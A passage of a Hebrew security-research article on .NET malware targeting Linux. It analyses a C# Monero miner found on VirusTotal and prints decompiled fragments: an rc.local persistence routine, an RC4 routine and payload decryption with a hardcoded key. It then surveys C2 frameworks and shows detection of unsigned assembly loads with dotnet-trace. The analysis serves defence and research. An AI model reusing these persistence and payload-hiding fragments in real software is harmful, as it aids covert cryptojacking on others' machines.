EFD350CCFBF13FB1DB9DD5C71AAF1277AE2C181D0197D3E767B0F9241629939B No meaningful names elf 64bits	12 / 59	42.86 MB	2022-06-24 21:32:50	2022-06-24 21:32:50
AA4D083D6E49B2FFA0DB2BDFFF2AF5E41C5C5EF864516F977FC793E9BDAC5792 vscan elf 64bits	12 / 59	53.35 MB	2022-06-27 13:49:35	2022-06-27 13:49:35

[פלט של ה-query לעיל ב-VirusTotal Intelligence. סדר העמודות משמאל לימין: שם ו-hash, כמה security vendors סימנו את הקובץ כ-malicious, גודל הקובץ, תאריך העלאה]

מהסתכלות ראשונית נראה שהקבצים גדולים יחסית, מה שיכול להעיד על כך שהם קומפלו ביחד עם ה-Runtime וייוצאו כקובץ בודד. עוד דבר מעניין הוא שאת השאילתה הזאת עשיתי ביולי 2022, כלומר ניתן לראות העלאות של קבצים (החשודים כ-malwares) מהחודש האחרון.

חלקם מזוהים ככלי תקיפה מוכרים כמו Merlin, Sliver ו-Donut. כולם מאוד מוכרים בקרב תוקפים שעובדים על מערכות Windows, רק שהפעם הם עטופים ל-Linux כ-ELFs.

אחרי שעברתי על התוצאות, מצאתי Monero miner שכתוב ב-#C. זו לא איזה שהיא פרצת דרך, שכן miners ככלל ו-Monero miners בפרט הם מאוד נפוצים לצערנו. החלק המעניין הוא לראות malware שנועד ל-Linux הכתוב ב-#C. שימו לב לכמה מעט Security vendors זיהו אותו כזדוני:

אני אראה לכם כמה חלקים מעניינים מתוכו. נחלץ את ה-Assembly מתוך ה-ELF:

```
         0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
0000h: 7F 45 4C 46 02 01 01 03 00 00 00 00 00 00 00 00  .ELF............
0010h: 03 00 3E 00 01 00 00 00 51 4D 00 00 00 00 00 00  ..>.....QM......
0020h: 40 00 00 00 00 00 00 00 78 26 02 00 00 00 00 00  @.......x&......
0030h: 00 00 00 00 40 00 38 00 0C 00 40 00 1E 00 1D 00  ....@.8...@.....
0040h: 06 00 00 00 04 00 00 00 40 00 00 00 00 00 00 00  ........@.......
0050h: 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  @.......@.......
0060h: A0 02 00 00 00 00 00 00 A0 02 00 00 00 00 00 00  ....... .......
0070h: 08 00 00 00 00 00 00 00 03 00 00 00 04 00 00 00  ................
0080h: E0 02 00 00 00 00 00 00 E0 02 00 00 00 00 00 00  à.......à.......
```

בתוכו נוכל לראות את ה-PE magic:

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
2:2E00h: 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
2:2E10h: B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ,.......@.......
2:2E20h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
2:2E30h: 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00  ............€...
2:2E40h: 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
2:2E50h: 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
2:2E60h: 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
2:2E70h: 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
2:2E80h: 50 45 00 00 64 86 02 00 EC 41 BB BF 00 00 00 00  PE..d†..ìA»¿....
2:2E90h: 00 00 00 00 F0 00 22 00 0B 02 30 00 00 0C 00 00  ....ð."...0.....
2:2EA0h: 00 06 00 00 00 00 00 00 00 00 00 00 00 00 20 00  ................
```

נשמור אותו כ-DLL, ובקלות נוכל לנתח אותו על ידי העלאה שלו ל-Dnspy.

אראה לכם רק את החלקים המעניינים מתוכו:

1. פונקציה המשמשת להתקנת Persistency:

```
// Token: 0x06000006 RID: 6 RVA: 0x0000209C File Offset: 0x0000029C
private static void Install()
{
    try
    {
        string contents = "#!/bin/bash\n" + Process.GetCurrentProcess().MainModule.FileName + " </dev/null &>/dev/null &";
        File.WriteAllText("/etc/rc.local", contents);
        Process.Start("chmod", "a+x /etc/rc.local");
    }
    catch
    {
    }
```

אנחנו רואים כאן ניסיון להתקין את ה-Miner כ-logon script שרץ בעת עליית מערכת ההפעלה (כתיבה לקובץ rc.local), זוהי שיטת שרידות ידועה ב-Linux. בעיניי לראות שיטת Persistency ל-Linux הממומשת ב-#C זה דבר מאוד מוזר ולא טריוויאלי.

2. פונקציה הממשת הצפנת RC4:

```
private static byte[] Encrypt(byte[] pwd, byte[] data)
{
    int[] array = new int[256];
    int[] array2 = new int[256];
    byte[] array3 = new byte[data.Length];
    int i;
    for (i = 0; i < 256; i++)
    {
        array[i] = (int)pwd[i % pwd.Length];
        array2[i] = i;
    }
    int num;
    for (i = (num = 0); i < 256; i++)
    {
        num = (num + array2[i] + array[i]) % 256;
        int num2 = array2[i];
        array2[i] = array2[num];
        array2[num] = num2;
    }
    int num3;
    num = (num3 = (i = 0));
    while (i < data.Length)
    {
        num3++;
        num3 %= 256;
        num += array2[num3];
        num %= 256;
        int num2 = array2[num3];
        array2[num3] = array2[num];
        array2[num] = num2;
        int num4 = array2[(array2[num3] + array2[num]) % 256];
        array3[i] = (byte)((int)data[i] ^ num4);
        i++;
    }
    return array3;
```

שוב לא מדובר בטכניקה ייחודית, אבל זה הדבר החשוב - הפונקציה הזאת היא פונקציה שלא משתמשת ב-APIs או strings ספציפיים למערכות הפעלה, כלומר מי שכתב אותה יוכל לקחת אותה לכל וריאנט שהוא יבחר. אפשר להגיד שזאת פונקציית RC4 שהיא cross-platform, וזה מהווה יתרון חזק לכותבי malwares.

3. הפונקציה שאחראית להרצת ה-Miner:

```
private static void RunMiner()
{
    byte[] bytes = Program.Encrypt(Encoding.UTF8.GetBytes("39yahjkdf5232"), Resource1.a);
    string s =
      "ew0KICAgICJodHRwIjogew0KICAgICAgICAiZW5hYmxlZCI6IHRydWUsDQogICAgICAgICJob3N0IjogIjEyNy4wLjAuMSIsDQogICAgICAgICJwbi
      NCiAgICB9LA0KICAgICJhdXRvc2F2ZSI6IHRydWUsDQogICAgImNwdSI6IHRydWUsDQogICAgIm9wZW5jbCI6IGZhbHNlLA0KICAgICJjdWRhIjogZm
      jb206NDQzIiwNCiAgICAgICAgICAgICJ1c2VyIjogIiVVU0VSJSIsDQogICAgICAgICAgICAia2VlcGFsaXZlIjogdHJ1ZSwNCiAgICAgICAgICAgIC
      6OTk5OSIsDQogICAgICAgICAgICAidXNlciI6ICIlVVNFUiUiLA0KICAgICAgICAgICAgImtlZXBhbGl2ZSI6IHRydWUsDQogICAgICAgICAgICAid
    string text = "4AeriA3wiocD9gUjiw7qptRDfECriZJac8CgGbfUUPUmMSYtLE43dr2XXDN6t5vd1GWMeGjNFSDh5NUPKBKU3bBz8uatDoC";
    string a = text;
```

ניתן לראות שה-Miner עושה decrypt לאחד מה-resources שלו. זאת שיטה אהובה וידועה על ידי תוקפים שמשתמשים ב-NET. שמחלצים את ה-payload מה-resources שלהם כדי לחמוק מזיהוי.

הדוגמה הזאת אמנם לא מהפכנית; ראינו המון malwares שונים שמבצעים כרייה של מטבעות וירטואליים, משתמשים בשיטות שרידות, שמשתמשים בהצפנות למיניהן ומחלצים את ה-Payload שלהם מה-resources. בנוסף, הטכניקות הידועות והאהובות על תוקפים ב-Windows יכולות להיות ממומשות כמעט באותו אופן ב-Windows, ולא רק זה - חוץ מהפונקציה שהצגתי בסעיף (1) שהיא ספציפית ללינוקס, שאר הפונקציות ב-malware הזה היו cross-platform. כלומר הוורסטיליות שניתנת לתוקפים בשיטה הזאת היא מהווה יתרון משמעותי.

כלים ידועים

קיימים כמה כלי תקיפה הכתובים עם NET. ומנצלים את היתרונות השונים שלו.

הראשון, וזה הכלי שגרם לי לכתוב את המחקר הזה הוא Athena - פלטפורמת C2 התומכת ב-Mythic, שכתובה ב-#C ומאפשרת יצירה של cross-platform implants. Athena מאפשרת המון יכולות, וביניהן גם טעינה דינאמית של Assembly מרוחק. בעיניי זה הכלי שמנצל באופן הכי מדויק את היתרונות של NET. כפלטפורמה ליצירת כלי תקיפה.

כלי שימושי נוסף הוא Covenant - פלטפורמת C2 שכתובה ב-#C, ולצערנו (או לשמחתנו) מאפשרת יכולות cross-platform רק בצד השרת ולא בצד הלקוח. כלומר ה-implants הם ספציפיים ל-Windows, וצד השרת הוא מתאים לכל מערכות ההפעלה.

האחרון הוא Coresploit - פלטפורמת post-exploitation, שמספקת מספר plugins שיכולים להיות משומשים על ידי implants מבוססי NET.

זיהוי

המאמר לא יהיה שלם אם רק נציג יכולת תקיפה עם כל יתרונותיה, מבלי להציג יכולת זיהוי. טכניקות זיהוי ב-Windows מבוססות על ETW ו-AMSI, שזה למעשה פיצ'ר שהוצג בדיוק למטרות האלה - לספק לחברות צד שלישי יכולת זיהוי מתקפות Filess וניתוח של אותם סקריפטים.


חוקרי Linux לא נשארו עם ידיים ריקות, שכן ה-Runtime מכיל רכיב בשם "EventPipe" שנועד לספק את המטרה של ETW למערכות הפעלה שהן לא Windows. Microsoft בעצמה מספקת כלים לניתוח ו-tracing של הפעולות שמתרחשות ב-runtime.

לפי MSDN, מידע על טעינת Assembly יכולה להתקבל על ידי ה-provider: *Microsoft-Windows-DotNETRuntime*, וגם הם מספקים לנו כלי בשם Dotnet-trace שמאפשר להתחקות אחרי האירועים האלה. ניתן לראות את הדמיון למנגנון ה-ETW שאנחנו מכירים מ-Windows.

נשמע מבטיח. בואו ננסה להריץ את הכלי על ה-POC שלנו שמבצע טעינה של DLL מרוחק:

```
dotnet-trace collect - providers Microsoft-Windows-DotNETRuntime:4 - format speedscope -
./remoteInjection
```

הפלט הוא קובץ מסוג "nettrace.", ולפי הדוקומנטציה הרשמית, ניתן לנתח אותו עם הכלי Perfview על ידי העברתו למכונת Windows. נעשה את זה, וזה הפלט שנקבל:



שימו לב באדום שאלו האירועים שאנו מחפשים - אירועים של AssemblyLoad שבוצעו על ידי התוכנית שלנו.

נסתכל מקרוב על האירועים, ונוכל לראות את הטעינה של MalDLL!

```
olyFlags="None" FullyQualifiedAssemblyName="System.Threading.ThreadPool, Version=6.0.0.0, Culture=neutral, PublicKeyToken=
olyFlags="ReadyToRun" FullyQualifiedAssemblyName="System.Runtime.InteropServices.RuntimeInformation, Version=6.0.0.0, Cul
olyFlags="None" FullyQualifiedAssemblyName="System.Threading.Thread, Version=6.0.0.0, Culture=neutral, PublicKeyToken=b03
olyFlags="ReadyToRun" FullyQualifiedAssemblyName="System.Memory, Version=6.0.0.0, Culture=neutral, PublicKeyToken=cc7b1
lyFlags="None" FullyQualifiedAssemblyName="MalDLL, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null" BindingID="0" Cl
lyFlags="ReadyToRun" FullyQualifiedAssemblyName="System.Console, Version=6.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7
lyFlags="ReadyToRun" FullyQualifiedAssemblyName="System.Diagnostics.Process, Version=6.0.0.0, Culture=neutral, PublicKeyTok
lyFlags="ReadyToRun" FullyQualifiedAssemblyName="System.Net.NameResolution, Version=6.0.0.0, Culture=neutral, PublicKeyTo
```

הערך PublicKeyToken=null מעיד על כך שה-Assembly שנטען לא היה חתום. זאת יכולה להיות אינדיקציה חזקה לכך שבוצעה טעינה של DLL זדוני.

סיכום

.NET for Linux. זה לא אוקסימורון יותר. אנחנו רואים שימוש של הטכניקות האלה בשטח, ויש לאותן טכניקות יתרונות מרובים לתוקפים. ייתכן שאפילו ברגע זה malwares מבוססי .NET. משומשים בשטח - האפשרויות הן אין סופיות. הדבר יכול לפתוח לתוקפים עולם חדש, של יצירת Cross-platform malwares, שהם גם שקטים, וגם קשים לחקירה שכן ה-payload יכול להגיע באופן דינאמי.

על הכותבת

ליאור פתיחה, חוקרת אבטחה, עם ניסיון במחקר בעולמות האבטחה כולל חקירת malwares ופורנזיקה. המאמר הזה לא היה יכול לקרות בלי עזרה מקולגות יקרות שלי, שבכל פעם שעברו על המאמר שלחו אותי לקרוא ולהעמיק בתחומים שונים ומגוונים. יש לא מעט כאלה ולכן אני לא אפרט - זאת הזדמנות להודות לכם.

במהלך המאמר הוספתי לינקים למקומות שהסתמכתי עליהם, בעיקר עבדתי מול ה-MSDN וגם בעיקר הרבה עבודה עצמית וניתוח של השינויים ב-endpoint.

לכל שאלה הערה או הארה תרגישו חופשי:

liorf077@gmail.com

המאמר זמין גם באנגלית, בקישור הבא:

https://medium.com/@liorfatiha/net-attacks-are-not-only-windows-problem-anymore-5813bf6356eb